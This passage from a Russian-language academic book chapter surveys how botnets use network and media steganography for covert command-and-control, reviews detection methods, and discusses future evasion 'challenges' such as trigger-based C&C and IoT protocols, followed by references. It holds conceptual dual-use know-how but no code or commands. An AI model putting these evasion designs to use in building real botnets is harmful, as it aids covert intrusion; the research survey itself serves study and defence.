Концепция усиления ботнетов возможностями сокрытия информации впервые была предложена еще в 2008 году. Что касается использования сетевых скрытых каналов, позволяющих ботам обмениваться данными, работа [38] сосредоточена на разных аспектах, характеризующих ботнет, способный к сокрытию информации, включая то, как разные инструменты сокрытия данных и сетевой стеганографии могут сделать ботнет более опасным. Кроме того, работа [39] концентрируется на использовании текстовой стеганографии для создания скрытого канала в С&С-целях. Поэтому предыдущие работы можно использовать как основу для разработки реалистичной ad-hoc-классификации ботнетов, эксплуатирующих сокрытие данных; она показана на рис. 4.2. Как видно, две основные используемые сейчас парадигмы основаны на сетевой стеганографии и стеганографии цифровых медиа.




Рис. 4.2. Классификация архитектур ботнетов, опирающихся на методы сокрытия информации.

Прежде чем исследовать два класса механизмов сокрытия, развернутых в реальной среде, мы обсудим наиболее важные прошлые и текущие исследовательские усилия.

Работа [38] предлагает наиболее полный подход к ботнету, способному к сокрытию информации, под названием Trusted Communication Platform for MultiAgent Systems (TrustMAS). По сути, TrustMAS использует overlay для реализации коммуникационных сервисов, лежащих в основе ботнета на базе стеганографии, например обмена данными с ботмастером, реализации стратегий маршрутизации и механизмов обнаружения peers. Чтобы избежать обнаружения, TrustMAS реализует разные стратегии сокрытия на сетевом уровне. Подробнее, узлы overlay оснащены разными возможностями сокрытия данных и могут общаться через скрытый канал. Кроме того, TrustMAS вводит техники, обеспечивающие своего рода анонимизацию, что критически важно с точки зрения придания ботнету антифорензических возможностей. Поэтому маршрут между двумя конечными точками строится с использованием алгоритма random walk: скрытый отправитель решает, передать ли секретное сообщение нужному назначению или переслать его другому peer с использованием вероятностного подхода. Хотя этот фреймворк оказался удобным способом реализовать overlay-сеть для поддержки ботнета, использование алгоритмов на основе случайности может приводить к большим задержкам и jitter, а также к поступлению информации не по порядку, которую затем нужно корректно переупорядочить. Поэтому ботнеты, желающие использовать overlays на основе случайности, возможно без ущерба для масштабируемости,

должны применять более сложные управляющие протоколы; см., например, [14] с оптимизированным алгоритмом link-state routing, специально подходящим для ботнетов на основе сокрытия данных.

Кроме того, работа [39] исследует, как реализовать C&C-канал ботнета с помощью спам-писем. Действительно, письма могут отправляться с множества адресов и с разных удаленных серверов, поэтому ботмастер может часто менять точки координации, чтобы уклоняться от средств обнаружения, развернутых правоохранительными органами. Чтобы получить полностью рабочий C&C-канал, авторы реализуют псевдопротокол с использованием специально созданных сообщений, содержащих данные, скрытые с помощью текстовой стеганографии. Скрытность подхода обеспечивается значительными вычислительными усилиями, необходимыми для разбора и анализа каждого отдельного письма в потоке спама. Хотя электронная почта может выглядеть анахронизмом, использование текстовых сообщений можно обновить и перенести на более популярные сайты социальных медиа и онлайн-социальные сети. Например, учетные записи Twitter могут использоваться как C&C-каналы для передачи команд или оркестрации атак [3].

#### 4.4.1 Сетевая стеганография

Сегодня все больше ботнетов использует ту или иную форму сокрытия информации, чтобы скрыть коммуникации и оставаться незамеченными долгое время. Например, вредоносное ПО вроде Feederbot, Morto или plugX продемонстрировало способность переносить сокрытие информации в реальную среду [3]. Теперь мы проследим эволюцию этой тенденции, чтобы дать правильное понимание ключевых техник, разработанных академическим сообществом и наблюдаемых в реальных сценариях.

В 2011 году образец вредоносного ПО был изолирован и подвергнут обратной разработке [40]. Он получил имя Feederbot, и оказалось, что это часть ботнета, использующего методы сокрытия информации для реализации C&C. Подробнее, Feederbot использует DNS tunneling для передачи секретных данных, злоупотребляя полями resource record DNS-сообщения, которое используется как носитель. В [40] авторы также обсуждают схему обнаружения на основе k-means clustering и классификатора на основе евклидова расстояния, чтобы отличать вредоносные DNS-сообщения, содержащие секреты, от чистых легитимных сообщений.

Пару лет спустя работа [41] дополнительно расширила прототипную идею использования DNS tunneling как способа скрыть трафик ботнета. В частности, она описывает и анализирует несколько техник эффективного сокрытия вредоносной DNS-активности внутри массы трафика, обмениваемого в интернете. Для этого работа различает два типа режимов коммуникации. Первый, называемый code-word, обеспечивает однонаправленные коммуникации между ботмастером и сетевым узлом, например для отправки команд или координации атак. Второй, называемый tunneled, позволяет передавать произвольные данные между ботмастером и сетевым узлом через двунаправленный путь. И в этом случае возможная контрмера связана со статистическим анализом, тогда как более эффективная использует deep packet inspection, но не масштабируется. Еще одна работа, связанная с DNS, - [42], где авторы представляют ботнет-фреймворк для проведения DNS amplification и TCP flooding атак. Кроме того, авторы дают реализацию C&C-канала, скрытого в DNS-трафике, то есть ботмастер контролирует авторитетный сервер и доставляет команды через поля Resource Record. Похожий подход представлен в [43], но в этом случае авторы демонстрируют, как использовать Тог для дополнительной обфускации присутствия ботнета.

Более недавно работа [44] предложила внедрять информацию в протокольные блоки данных Session Description Protocol (SDP), который является ключевым компонентом набора Session Initiation Protocol (SIP), например используется для обмена информацией о кодеке, применяемом

для мультимедийного потока. Кратко говоря, метод кодирует секретные данные в SDP-дескрипторах. В результате измененные протокольные сообщения все еще соответствуют стандартам SIP/SDP, поэтому не вызывают подозрений, а скрытый разговор требует deep packet inspection для выявления. Другая техника, эксплуатирующая голосовые коммуникации, представлена в [45], где авторы показывают, как генерировать поддельные пакеты тишины, содержащие скрытые данные в VoIP-разговорах, оптимизируя пропускную способность через схемы Voice Activity Detection.

Наконец, совершенно другой подход представлен в [46], где протокол BitTorrent tracker использовался для реализации скрытого транспортного сервиса для ботнета. Более конкретно, предлагается встраивать секретные данные в поле peer id при передаче announce requests, отправляемых клиентом. Другой возможный носитель эксплуатирует поле IP-адреса протокола BitTorrent tracker. По сути, он использует возможность протокола BitTorrent, позволяющую клиентам указывать другие сетевые источники, где можно связаться с tracker, то есть разрешает развертывать прокси-серверы или обходить NAT-шлюзы. Как следствие, это поле можно использовать для создания сетевого скрытого канала, способного встраивать 4 байта в каждый отправленный announce request.

#### 4.4.2 Стеганография цифровых медиа

Как уже говорилось, стеганография цифровых медиа является одной из ранних форм сокрытия информации, использовавшихся вредоносным ПО, и все еще остается важным инструментом разработки вредоносного ПО и ботнетов.

Что касается создания C&C-пути для ботнета, работа [47] предлагает систематический обзор скрытых каналов на основе социальных сетей, используемых в ботнетах. Даже если она частично устарела (исследование относится к 2010 году), она все еще дает интересные идеи, особенно с точки зрения разработки контрмер, размещаемых в разных функциональных слоях: хосте, приложении и сети. Более обновленное обсуждение свойств онлайн-социальных сетей, которыми можно злоупотреблять для реализации ботнета, доступно в [48]. В частности, предложенный подход основан на генерации правдоподобных сообщений Twitter. Затем модуляция длины каждого tweet используется для кодирования секретной информации, инструктирующей зомби-узлы. В [49] авторы, напротив, сосредоточились на использовании Facebook. Предложенная идея, названная Stegobot, реализует распределенный C&C-канал связи, который встраивает секретные данные в цифровые изображения, загруженные в социальную сеть зараженными пользователями. Stegobot позволяет создавать два типа сообщений ботнета: команды, используемые для отправки инструкций от ботмастера к узлам ботнета, и cargo-сущности, встраивающие конфиденциальные данные для эксфильтрации от жертв к ботмастеру.

Еще одна важная область применения стеганографии цифровых медиа - мобильные peer-to-peer-сценарии. Например, работа [50] показывает, как использовать SMS-сообщения для координации узлов, составляющих ботнет. Ботмастер назначает каждому зараженному телефону уникальный passcode. Затем, если зараженный узел получает SMS, содержащую passcode, он декодирует сообщение как C&C-команду. Чтобы пользователи не заметили носители, вредоносные сообщения намеренно создаются похожими на спам-коммуникации. Похожая концепция предложена в [51]: в этом случае секретная информация обменивается через службы мгновенных сообщений, доступные во многих онлайн-сервисах и социальных медиа (вариант с использованием Unicode-стеганографии см., например, в [52]).

#### 4.4.3 Методы обнаружения и смягчения

Как уже обсуждалось для случая colluding applications, при наличии методов сокрытия информации также не существует универсальных решений для блокировки или ограничения скрытых данных, которыми обменивается ботнет. Поэтому мы представляем набор подходов, показавших эффективность против очень конкретного класса угроз. Каждая представленная идея затем может использоваться как базовый строительный блок для разработки более сложных и специализированных стратегий.

Первый механизм относится к 2009 году и был создан для обнаружения C&C ботнета с помощью меры регулярности поведения соединения, определяемой как persistence [53]. Persistence можно использовать для создания whitelist "хороших" назначений и изоляции подозрительных хостов, например зомби-узлов, генерирующих вредоносный трафик. Важность подхода не столько в предложенной метрике самой по себе, сколько в использовании своего рода black-box-моделирования зараженных узлов, устраняющего необходимость понимать внутреннее устройство и детали реализации ботнета. Кроме того, потоки трафика, подозреваемые в содержании скрытых каналов или создании зараженными хостами, могут обрабатываться middleboxes, выполняющими нормализацию трафика [4]. В этом случае протокольные неоднозначности, такие как неиспользуемые поля заголовков, перезаписываются случайными данными, а статистика потоков, например throughput и jitter, приводится к шаблону. В результате число эксплуатируемых носителей уменьшается, и некоторые скрытые каналы нарушаются. К сожалению, этот подход имеет проблемы масштабируемости и наказывает также легитимный чистый трафик, который может иметь ограничения реального времени.

Для случая ботнетов, использующих цифровые медиа, распространяемые через онлайн-социальные сети, например в случае Stegobot, работа [54] представляет метод на основе энтропии файлов изображений, которые предположительно содержат секреты. Более сложный подход представлен в [55], где узлы ботнета обнаруживаются путем проверки профиля целиком.

Как обсуждается в [56], один из совсем недавних подходов подчеркивает важность развертывания адаптивных контрмер, главным образом через стратегию moving target для более эффективного противодействия вредоносному ПО. Действительно, кибератакам и развертыванию ботнета обычно предшествует фаза разведки, используемая для сбора информации о цели. Последняя обычно статична, например сетевые конфигурации не меняются, что дает атакующему огромное преимущество. Поэтому возможный подход может использовать смесь информации о трафике, таймингах и поведении, чтобы изолировать бота и периодически менять положение probes, делая непредсказуемым то, как и где происходит обнаружение ботнета. Похожая идея также представлена в [57], где авторы рассматривают peer-to-peer-ботнет, способный заранее знать развернутые контрмеры. В этом случае техника обнаружения может адаптироваться, используя взаимные коммуникации между ботами и статистические инструменты, например unsupervised-подходы.

## 4.5 Вызовы и оптимизация будущих ботнетов

В общем случае ботнеты являются крупномасштабными развертываниями, потенциально заражающими миллионы узлов. Кроме того, зомби могут быть устройствами с ограниченной емкостью, поэтому связанные коммуникационные каналы могут быть очень узкополосными или прерывистыми. Следовательно, важные аспекты эффективного оснащения ботнетов методами сокрытия информации требуют решения множества технических и проектных проблем и выполнения правильных оптимизаций. Ниже перечислены наиболее важные исследовательские и инженерные вызовы, которые можно предвидеть согласно литературе, представленной в этой главе.

Минимизация объема трафика: этот аспект нацелен на сокращение объема трафика, необходимого для работы ботнета. Возможный подход использует подходящий процесс проектирования протокола, чтобы оснастить ботнет C&C, не требующим лишней передачи метаданных. Например, для скрытых каналов это делалось через минимизацию накладных расходов, максимизацию throughput, максимизацию скрытности или оптимизацию дизайна управляющего протокола [14,58]. Другой путь - применять методы сокрытия данных к сжатым архивам, как недавно описано в [59], или напрямую применять компрессор к C&C-протоколу. Новый подход, связанный с проектированием протоколов, использует trigger-события, как показано на рис. 4.3. Подробнее, будущие C&C-протоколы с trigger-обновлениями не будут передавать собственный трафик между ботмастером и узлами ботнета и обратно. Идея trigger-обновлений состоит в том, чтобы связать операционную логику ботнета с внешними по отношению к ботнету сетевыми событиями, чтобы их можно было использовать как triggers. Чем более детерминированы такие события, тем точнее тайминг действий ботов. Например, если запланирована DDoS-атака, повторяющиеся сетевые события можно считать (или ждать), чтобы запустить атаку. Возможные типы событий - ARP-запросы и ответы, например если атака ограничена локальной сетью, известные шаблоны трафика, например общекорпоративное резервное копирование, запускаемое в заданные ночные часы, а также взаимодействия с удаленными сетями, например подсчет постоянных IMAP-обновлений входящих сообщений легитимных пользователей. В общем случае triggers очень трудно отследить при криминалистическом анализе без проверки исполняемого файла вредоносного ПО, поскольку отсутствует сетевой трафик, имеющий очевидную связь с логикой ботнета. Поэтому для проектировщиков ботнетов будущим вызовом считается поиск и оптимизация C&C-протоколов и связанной операционной логики относительно текущего состояния. Еще один важный вызов - определить наиболее подходящие, возможно надежные и общесетевые, события и связать множество событий локальной сети в сложную логику для синхронизации глобально работающей инфраструктуры ботнета.




Рис. 4.3. Пример сокрытия информации для ботнетов через trigger-события. В этом случае ботнеты могли бы использовать события сетевого уровня для запуска действий.

Использование новых IoT-стандартов: современное вредоносное ПО стремится эксплуатировать веб-интерфейсы или другие традиционные слабости IoT-продуктов для создания ботнетов. Вызовом для авторов вредоносного ПО может стать фокус на новых протоколах, например Message Queuing Telemetry Transport или Constrained Application Protocol, для эксплуатации IoT-продуктов при сохранении скрытой передачи данных в этих протоколах на постэксплуатационной фазе. Это позволило бы строить новые ботнеты, эксплуатирующие физические возможности IoT-устройств. Такой подход впервые был предвиден для области умных зданий в 2014 году [60]. Например, будущие IoT-ботнеты позволили бы сценарии массового наблюдения или атак на цифровую инфраструктуру, такие как направленные атаки ботов, увеличивающие потребление нефти или газа, а также атаки на системы светофоров. Ради полноты обсуждения IoT-стеганографии доступно в [61].

Преодоление улучшенной изоляции: хотя уже обсуждалось несколько механизмов скрытого обмена данными, в том числе под зонтиком сценария colluding applications, их эксплуатация станет более сложной по мере улучшения изоляции и других защитных подходов, будь то на стороне VM, контейнеров или ядер операционных систем. По этой причине разработчики вредоносного ПО столкнутся с вызовом поиска новых техник построения локальных скрытых каналов, например за счет эксплуатации ранее неиспользованных возможностей ядер ОС или аппаратных компонентов, возможно в цепочках. Для сетевых скрытых каналов само число доступных техник сокрытия сейчас не связано с аналогичным вызовом. Однако и для сетевых скрытых каналов разработчикам вредоносного ПО в долгосрочной перспективе нужно искать новые подходы к метаморфизму, чтобы обходить улучшенные технологии фильтрации.

Противостояние более быстрым контрмерам: сегодня интернет содержит бесчисленное множество устаревших и не обновленных IoT-компонентов, являющихся легкими целями для ботов. Однако если индустрия и исследовательское сообщество найдут лучшие решения для исправления или удаления таких систем из интернета, например с использованием аппаратуры, допускающей патчи, ботмастерам может стать сложнее создавать ботнеты из сотен тысяч устройств. Поэтому еще одним вызовом станет создание программного обеспечения ботов, которое можно развертывать более устойчивым и скрытым образом и которое также остается скрытым более длительный период.

## 4.6 Заключение

В этой главе мы показали, что скрытые каналы могут использоваться для усиления вредоносного ПО, особенно ботнетов, обеспечивая высокую степень сложности и эффективности. Наиболее продвинутые техники позволяют реализовать схему *colluding applications* для обмена данными в локальной системе даже тогда, когда программные компоненты разделены VM, контейнерами или политиками безопасности. Новые разработки в области скрытых каналов усиливают возможности вредоносного ПО по скрытному обмену данными, в том числе через эксплуатацию популярных сервисов вроде онлайн-социальных сетей. В главе также обсуждались возможные вызовы, которые предстоит решить. В частности, предложенные направления исследований и разработок можно рассматривать как возможность не только для разработчиков вредоносного ПО. На самом деле анти-вредоносная индустрия и исследовательское сообщество также должны противодействовать успешному освоению продвинутых и оптимизированных техник. В этом смысле угроза будущих ботнетов потенциально может быть ограничена, по крайней мере в среднесрочной перспективе.

## References

- [1] Arne Welzel, Christian Rossow, and Herbert Bos. On measuring the impact of DDoS botnets. In 7th European Workshop on System Security, page 3. ACM, 2014.
- [2] Daniel Plohmann and Elmar Gerhards-Padilla. Case study of the miner botnet. In 2012 4th International Conference on Cyber Conflict (CYCON 2012), pages 1-16. IEEE, 2012.
- [3] W Mazurczyk and L Caviglione. Information hiding as a challenge for malware detection. *IEEE Security Privacy*, 13(2):89-93, 2015.
- [4] Wojciech Mazurczyk and Luca Caviglione. Steganography in modern smartphones and mitigation techniques. *IEEE Communications Surveys & Tutorials*, 17(1):334-357, 2015.
- [5] Luca Caviglione, Steffen Wendzel, and Wojciech Mazurczyk. The future of digital forensics: Challenges and the road ahead. *IEEE Security & Privacy*, (6):12-17, 2017.
- [6] Elizabeth Stinson and John C Mitchell. Towards systematic evaluation of the evadability of bot/botnet detection methods. *WOOT*, 8:1-9, 2008.
- [7] Alessio Merlo, Mauro Migliardi, and Luca Caviglione. A survey on energy-aware security mechanisms. *Pervasive and Mobile Computing*, 24:77-90, 2015.
- [8] Jean-Francois Lalande and Steffen Wendzel. Hiding privacy leaks in android applications using low-attention raising covert channels. In 8th International Conference on Availability, Reliability and Security, pages 701-710. IEEE, 2013.
- [9] Chen Lu and Richard Brooks. Botnet traffic detection using hidden Markov models. In 7th Annual Workshop on Cyber Security and Information Intelligence Research, page 31. ACM, 2011.
- [10] Aditya K Sood, Sherali Zeadally, and Richard J Enbody. An empirical study of http-based financial botnets. *IEEE Transactions on Dependable and Secure Computing*, 13(2):236-251, 2016.
- [11] Xingsi Zhong, Yu Fu, Lu Yu, Richard Brooks, and G Kumar Venayagamoorthy. Stealthy malware traffic-not as innocent as it looks. In 10th International Conference on Malicious and Unwanted Software, pages 110-116. IEEE, 2015.
- [12] Luca Caviglione, Maciej Podolski, Wojciech Mazurczyk, and Massimo Ianigro. Covert channels in personal cloud storage services: The case of Dropbox. *IEEE Transactions on Industrial Informatics*, 13(4):1921-1931, 2017.



- [13] H Binsalleeh, T Ormerod, A Boukhtouta, P Sinha, A Youssef, M Debbabi, and L Wang. On the analysis of the Zeus botnet crimeware toolkit. In 8th International Conference on Privacy, Security and Trust, pages 31-38, Aug 2010.
- [14] Peter Backs, Steffen Wendzel, and Jorg Keller. Dynamic routing in covert channel overlays based on control protocols. In International Conference on Internet Technology And Secured Transactions, pages 32-39. IEEE, 2012.
- [15] Elisa Bertino and Nayeem Islam. Botnets and Internet of things security. *Computer*, (2):76-79, 2017.
- [16] Constantinos Koliass, Georgios Kambourakis, Angelos Stavrou, and Jeffrey Voas. DDoS in the IoT: Mirai and other botnets. *Computer*, 50(7):80-84, 2017.
- [17] Fabien AP Petitcolas, Ross J Anderson, and Markus G Kuhn. Information hiding-a survey. *Proceedings of the IEEE*, 87(7):1062-1078, 1999.
- [18] Stefan Katzenbeisser and Fabien Petitcolas. *Information Hiding Techniques for Steganography and Digital Watermarking*. Artech House, 2000. Norwood, Massachussets, United States of America.
- [19] Krzysztof Cabaj, Luca Caviglione, Wojciech Mazurczyk, Steffen Wendzel, Alan Woodward, and Sebastian Zander. The new threats of information hiding: The road ahead. *IT Professional*, 20(3):31-39, 2018.
- [20] Sebastian Zander, Grenville Armitage, and Philip Branch. A survey of covert channels and countermeasures in computer network protocols. *IEEE Communications Surveys & Tutorials*, 9(3):44-57, 2007.
- [21] Luca Caviglione. Can satellites face trends? The case of Web 2.0. In 2009 International Workshop on Satellite and Space Communications, pages 446-450. IEEE, 2009.
- [22] Mordechai Guri, Matan Monitz, Yisroel Mirski, and Yuval Elovici. Bitwhisper: Covert signaling channel between air-gapped computers using thermal manipulations. In 28th IEEE Computer Security Foundations Symposium, pages 276-289. IEEE, 2015.
- [23] Claudio Marforio, Hubert Ritzdorf, Aurelien Francillon, and Srdjan Capkun. Analysis of the communication between colluding applications on modern smartphones. In 28th Annual Computer Security Applications Conference, pages 51-60. ACM, 2012.
- [24] Roman Schlegel, Kehuan Zhang, Xiao-yong Zhou, Mehool Intwala, Apu Kapadia, and XiaoFeng Wang. Soundcomber: A stealthy and context-aware sound trojan for smartphones. In NDSS, 11:17-33, 2011.
- [25] Xing Gao, Zhongshu Gu, Mehmet Kayaalp, Dimitrios Pendarakis, and Haining Wang. Containerleaks: Emerging security threats of information leakages in container clouds. In 47th Annual IEEE/IFIP International Conference on Dependable Systems and Networks, pages 237-248. IEEE, 2017.
- [26] Ahmed Al-Haiqi, Mahamod Ismail, and Rosdiadee Nordin. A new sensorsbased covert channel on Android. *The Scientific World Journal*, 2014, <https://www.hindawi.com/journals/tswj/2014/969628/cta/>.
- [27] Marcin Urbanski, Wojciech Mazurczyk, Jean-Francois Lalande, and Luca Caviglione. Detecting local covert channels using process activity correlation on android smartphones. *International Journal of Computer Systems Science and Engineering*, 32(2):71-80, 2017.
- [28] Yang Luo, Wu Luo, Xiaoning Sun, Qingni Shen, Anbang Ruan, and Zhonghai Wu. Whispers between the containers: High-capacity covert channel attacks in docker. In Trustcom 2016, pages 630-637. IEEE, 2016.
- [29] Yinqian Zhang, Ari Juels, Michael K Reiter, and Thomas Ristenpart. Cross-VM side channels and their use to extract private keys. In 2012 ACM Conference on Computer and Communications Security, pages 305-316. ACM, 2012.

- [30] Yinqian Zhang, Ari Juels, Michael K Reiter, and Thomas Ristenpart. Crosstenant side-channel attacks in PaaS clouds. In 2014 ACM SIGSAC Conference on Computer and Communications Security, pages 990-1003. ACM, 2014.
- [31] Gorka Irazoqui, Mehmet Sinan Inci, Thomas Eisenbarth, and Berk Sunar. Wait a minute! A fast, cross-VM attack on AES. In International Workshop on Recent Advances in Intrusion Detection, pages 299-319. Springer, 2014.
- [32] Zhenyu Wu, Zhang Xu, and Haining Wang. Whispers in the hyper-space: High-speed covert channel attacks in the cloud. In USENIX Security symposium, pages 159-173, 2012.
- [33] Venkatanathan Varadarajan, Thomas Ristenpart, and Michael M Swift. Scheduler-based defenses against cross-VM side-channels. In USENIX Security Symposium, pages 687-702, 2014.
- [34] Steffen Wendzel, Daniela Eller, and Wojciech Mazurczyk. One countermeasure, multiple patterns: Countermeasure variation for covert channels. In Central European Security Conference, pages 1:1-1:6. ACM, 2018.
- [35] Luca Caviglione, Mauro Gaggero, Jean-Francois Lalande, Wojciech Mazurczyk, and Marcin Urbanski. Seeing the unseen: Revealing mobile malware hidden communications via energy consumption and artificial intelligence. *IEEE Transactions on Information Forensics and Security*, 11(4):799-810, 2016.
- [36] Serdar Cabuk. Network covert channels: Design, analysis, detection, and elimination. 2006.
- [37] Luca Caviglione, Mauro Gaggero, Enrico Cambiaso, and Maurizio Aiello. Measuring the energy consumption of cyber security. *IEEE Communications Magazine*, 55(7):58-63, 2017.
- [38] Krzysztof Szczypiorski, Igor Margasinski, Wojciech Mazurczyk, Krzysztof Cabaj, and Pawel Radziszewski. TrustMAS: Trusted communication platform for multi-agent systems. In *Confederated International Conferences: Part II on the Move to Meaningful Internet Systems, OTM '08*, pages 1019-1035. Berlin, Heidelberg, Springer-Verlag, 2008.
- [39] K Singh, A Srivastava, J Giffin, and W Lee. Evaluating email's feasibility for botnet command and control. In 2018 IEEE International Conference on Dependable Systems and Networks, pages 376-385, June 2008.
- [40] CJ Dietrich, C Rossow, FC Freiling, H Bos, MV Steen, and N Pohlmann. On botnets that use DNS for command and control. In 7th European Conference on Computer Network Defense, pages 9-16, Sept 2011.
- [41] K Xu, P Butler, S Saha, and D Yao. Dns for massive-scale command and control. *IEEE Transactions on Dependable and Secure Computing*, 10(3):143-153, May 2013.
- [42] Marios Anagnostopoulos, Georgios Kambourakis, and Stefanos Gritzalis. New facets of mobile botnet: Architecture and evaluation. *International Journal of Information Security*, 15(5):455-473, 2016.
- [43] Marios Anagnostopoulos, Georgios Kambourakis, Panagiotis Drakatos, Michail Karavolos, Sarantis Kotsilitis, and David KY Yau. Botnet command and control architectures revisited: Tor hidden services and fluxing. In *International Conference on Web Information Systems Engineering*, pages 517-527. Springer, 2017.
- [44] Zisis Tsiatsikas, Marios Anagnostopoulos, Georgios Kambourakis, Sozon Lambrou, and Dimitris Geneiatakis. Hidden in plain sight. SDP-based covert channel for botnet communication. In Simone Fischer-Hubner, Costas Lambrinoudakis, and Javier Lopez, editors, *Trust, Privacy and Security in Digital Business*, pages 48-59. Cham, Springer International Publishing, 2015.
- [45] Sabine Schmidt, Wojciech Mazurczyk, Radoslaw Kulesza, Jorg Keller, and Luca Caviglione. Exploiting IP telephony with silence suppression for hidden data transfers. *Computers & Security*, 79:17-32, 2018.

- [46] B Yuan, J Desimone, D Johnson, and P Lutz. Covert channel in the BitTorrent tracker protocol. In 2012 International Conference on Security and Management, 2012.
- [47] Erhan J Kartaltepe, Jose Andre Morales, Shouhuai Xu, and Ravi Sandhu. Social network-based botnet command-and-control: Emerging threats and countermeasures. In Jianying Zhou and Moti Yung, editors, *Applied Cryptography and Network Security*, pages 511-528, Berlin, Heidelberg, Springer Berlin Heidelberg, 2010.
- [48] Nick Pantic and Mohammad I Husain. Covert botnet command and control using Twitter. In 31st Annual Computer Security Applications Conference, ACSAC 2015, pages 171-180, New York, NY, USA, ACM, 2015.
- [49] Shishir Nagaraja, Amir Houmansadr, Pratch Piyawongwisal, Vijit Singh, Pragya Agarwal, and Nikita Borisov. Stegobot: A covert social network botnet. In Tomas Filler, Tomas Pevny, Scott Craver, and Andrew Ker, editors, *Information Hiding*, pages 299-313, Berlin, Heidelberg, Springer Berlin Heidelberg, 2011.
- [50] Yuanyuan Zeng, Kang G. Shin, and Xin Hu. Design of SMS commanded-and-controlled and p2p-structured mobile botnets. In 5th ACM Conference on Security and Privacy in Wireless and Mobile Networks, WISEC '12, pages 137-148, New York, NY, USA, ACM, 2012.
- [51] MR Faghani and UT Nguyen. Socellbot: A new botnet design to infect smartphones via online social networking. In 25th IEEE Canadian Conference on Electrical and Computer Engineering, pages 1-5, April 2012.
- [52] A Compagno, M Conti, D Lain, G Lovisotto, and LV Mancini. Boten Elisa: A novel approach for botnet C&C in online social networks. In 2015 IEEE Conference on Communications and Network Security, pages 74-82, Sept 2015.
- [53] Frederic Giroire, Jaideep Chandrashekar, Nina Taft, Eve Schooler, and Dina Papagiannaki. Exploiting temporal persistence to detect covert botnet channels. In Engin Kirda, Somesh Jha, and Davide Balzarotti, editors, *Recent Advances in Intrusion Detection*, pages 326-345, Berlin, Heidelberg, Springer Berlin Heidelberg, 2009.
- [54] V Natarajan, Shina Sheen, and R Anitha. Detection of stegobot: A covert social network botnet. In 1st International Conference on Security of Internet of Things, SecurIT '12, pages 36-41, New York, NY, USA, ACM, 2012.
- [55] V Natarajan, S Sheen, and R Anitha. Multilevel analysis to detect covert social botnet in multimedia social networks. *The Computer Journal*, 58(4):679-687, April 2015.
- [56] Massimiliano Albanese, Sushil Jajodia, and Sridhar Venkatesan. Defending from stealthy botnets using moving target defenses. *IEEE Security & Privacy*, 16(1):92-97, 2018.
- [57] Di Zhuang and J Morris Chang. Enhanced peerhunter: Detecting peer-to-peer botnets through network-flow level community behavior analysis. *IEEE Transactions on Information Forensics and Security*, 14(6):1485-1500, 2019.
- [58] Steffen Wendzel and Jorg Keller. Low-attention forwarding for mobile network covert channels. In Bart De Decker, Jorn Lapon, Vincent Naessens, and Andreas Uhl, editors, *Communications and Multimedia Security*, pages 122-133, Berlin, Heidelberg, Springer Berlin Heidelberg, 2011.
- [59] Bruno Carpentieri, Arcangelo Castiglione, Alfredo De Santis, Francesco Palmieri, and Raffaele Pizzolante. Data hiding using compressed archives. In 2018 Conference on Research in Adaptive and Convergent Systems, pages 136-142, New York, NY, USA. ACM, 2018.
- [60] Steffen Wendzel, Viviane Zwanger, Michael Meier, and Sebastian Szlsarczyk. Envisioning smart building botnets. In *GI Sicherheit 2014*, volume 228 of LNI, pages 319-329. GI, 2014.

[61] Aleksandra Mileva. Steganography in the world of IoT, 2018. ARES 2018 IoT-SECFOR workshop keynote talk, <http://eprints.ugd.edu.mk/20424/1/SECFOR.pdf>.

# Глава 5. Техники стеганографии для каналов command and control (C2)

Jedrzej Bieniasz and Krzysztof Szczypiorski

Институт телекоммуникаций, Варшавский технологический университет, Польша

## 5.1 Введение

